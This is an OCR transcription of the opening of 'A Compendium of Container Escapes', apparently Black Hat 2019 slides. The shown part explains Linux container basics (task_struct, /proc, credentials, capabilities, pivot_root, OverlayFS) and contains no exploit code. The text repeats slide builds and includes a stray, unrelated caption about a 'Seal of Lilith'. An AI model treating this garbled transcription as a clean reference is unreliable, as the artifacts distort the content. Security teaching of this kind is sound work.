
A Compendium of Container Escapes

Brandon Edwards & Nick Freeman

BLACK HAT USA 2019

CAPSULE8

Scope



Prologue: Container Basics

Part I: Escape via Weakness in Deployment

Part II: Vulnerabilities in Container Engines

Part III: Kernel Exploitation


Prologue: Container Basics

Container Basics

Container != VM

Container Basics

Container



A task, or set of tasks, with special properties to isolate the task(s), and restrict access to system resources.

task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...

The kernel refers to processes (and threads) as **tasks**

The kernel manages tasks using the **`task_struct`**

Everything the kernel knows about a task is inside or reachable via the **`task_struct`**

/proc is a special filesystem mount (**procfs**) for accessing system and process information directly from the kernel by reading "file" entries

```
user@host:~$ cat /proc/1/comm
systemd
```

task_struct
volatile long state
void *stack
…lots of fields...
int pid **1**
int tgid **1**
task_struct *parent
cred *cred
fs_struct *fs
char comm "systemd"
nsproxy *nsproxy
css_set *cgroups
...many more fields...

`/proc` is a special filesystem mount (**procfs**) for accessing system and process information directly from the kernel by reading "file" entries

```
user@host:~$ cat /proc/1/comm
systemd
```

PID of process

task_struct
volatile long state
void *stack
…lots of fields...
int pid **1**
int tgid **1**
task_struct *parent
cred *cred
fs_struct *fs
char comm "systemd"
nsproxy *nsproxy
css_set *cgroups
...many more fields...

`/proc` is a special filesystem mount (**procfs**) for accessing system and process information directly from the kernel by reading "file" entries

```
user@host:~$ cat /proc/1/comm
systemd
```

PID of process

Information being queried

task_struct
volatile long state
void *stack
…lots of fields...
int pid **1**
int tgid **1**
task_struct *parent
cred *cred
fs_struct *fs
char comm "systemd"
nsproxy *nsproxy
css_set *cgroups
...many more fields...

`/proc` is a special filesystem mount (**procfs**) for accessing system and process information directly from the kernel by reading “file” entries


```
user@host:~$ cat /proc/1/comm
systemd
```

Result from kernel

task_struct
volatile long state
void *stack
…lots of fields...
int pid **1**
int tgid **1**
task_struct *parent
cred *cred
fs_struct *fs
char comm “systemd”
nsproxy *nsproxy
css_set *cgroups
...many more fields...


Container Basics

Container



A task, or set of tasks, with special properties to isolate the task(s), and restrict access to system resources.

Container Basics



Container properties

- Credentials
- Capabilities
- Filesystem
- Namespaces
- Cgroups
- LSMs
- seccomp

Credentials

Credentials describe the user identity of a task, which determine its permissions for shared resources such as files, semaphores, and shared memory.

See man page credentials(7)

Summary of Calls for Modifying Process Credentials

Table 9-1 summarizes the effects of the various system calls and library functions used to change process credentials.

Figure 9-1 provides a graphical overview of the same information given in Table 9-1. This diagram shows things from the perspective of the calls that change the user IDs, but the rules for changes to the group IDs are similar.




Figure 9-1: Effect of credential-changing functions on process user IDs

The Linux Programming Interface, Kerrisk
No Starch Press 2010

Credentials

Seal of Lilith, Sun of Great Knowledge, 1225

Summary of Calls for Modifying Process Credentials

Table 9-1 summarizes the effects of the various system calls and library functions used to change process credentials.

Figure 9-1 provides a graphical overview of the same information given in Table 9-1. This diagram shows things from the perspective of the calls that change the user IDs, but the rules for changes to the group IDs are similar.




Figure 9-1: Effect of credential-changing functions on process user IDs

The Linux Programming Interface, Kerrisk No Starch Press 2010

Credentials

Seal of Lilith, Sun of Great Knowledge, 1225

Summary of Calls for Modifying Process Credentials

Table 9-1 summarizes the effects of the various system calls and library functions used to change process credentials.

Figure 9-1 provides a graphical overview of the same information given in Table 9-1. This diagram shows things from the perspective of the calls that change the user IDs, but the rules for changes to the group IDs are similar.




Figure 9-1: Effect of credential-changing functions on process user IDs

The Linux Programming Interface, Kerrisk
No Starch Press 2010

Traditional UNIX implementations of permissions distinguish two categories: privileged processes with user ID of 0 (root), and every other process.

Capabilities

Since kernel 2.2, Linux divides the privileges associated with superuser into distinct units known as *capabilities*.

Capabilities

CAP_KILL
CAP_CHOWN
CAP_MKNOD
CAP_SETUID
CAP_SETGID
CAP_SYSLOG
CAP_FOWNER
CAP_FSETID

CAP_SYS_BOOT
CAP_SYS_TIME
CAP_SYS_PACCT
CAP_SYS_RAWIO
CAP_SYS_ADMIN
CAP_SYS_CHROOT
CAP_SYS_MODULE
CAP_SYS_PTRACE

CAP_SYS_RESOURCE
CAP_DAC_OVERRIDE
CAP_MAC_ADMIN
CAP_MAC_OVERRIDE
CAP_NET_ADMIN
CAP_NET_BIND_SERVICE
CAP_NET_BROADCAST
CAP_NET_RAW

These provide vastly more granular control over the task's permissions for privileged operations

Capabilities

CAP_KILL	~~CAP_SYS_BOOT~~	~~CAP_SYS_RESOURCE~~
CAP_CHOWN	CAP_SYS_TIME	CAP_DAC_OVERRIDE
CAP_MKNOD	CAP_SYS_PACCT	~~CAP_MAC_ADMIN~~
CAP_SETUID	~~CAP_SYS_RAWIO~~	~~CAP_MAC_OVERRIDE~~
CAP_SETGID	~~CAP_SYS_ADMIN~~	~~CAP_NET_ADMIN~~
~~CAP_SYSLOG~~	CAP_SYS_CHROOT	CAP_NET_BIND_SERVICE
CAP_FOWNER	~~CAP_SYS_MODULE~~	~~CAP_NET_BROADCAST~~
CAP_FSETID	~~CAP_SYS_PTRACE~~	CAP_NET_RAW

Containers are tasks which ~~run~~ *should run* with a restricted set of capabilities; there are consistency issues across runtimes/versions

Filesystem Root

The filesystem root for a container is (usually) isolated from other containers and host's root filesystem via the `pivot_root()` syscall

Filesystem Root

The container's root mount is often planted in a container-specialized filesystem, such as **AUFS** or **OverlayFS**

`/var/lib/docker/overlay2/..hash../diff`

Filesystem Root

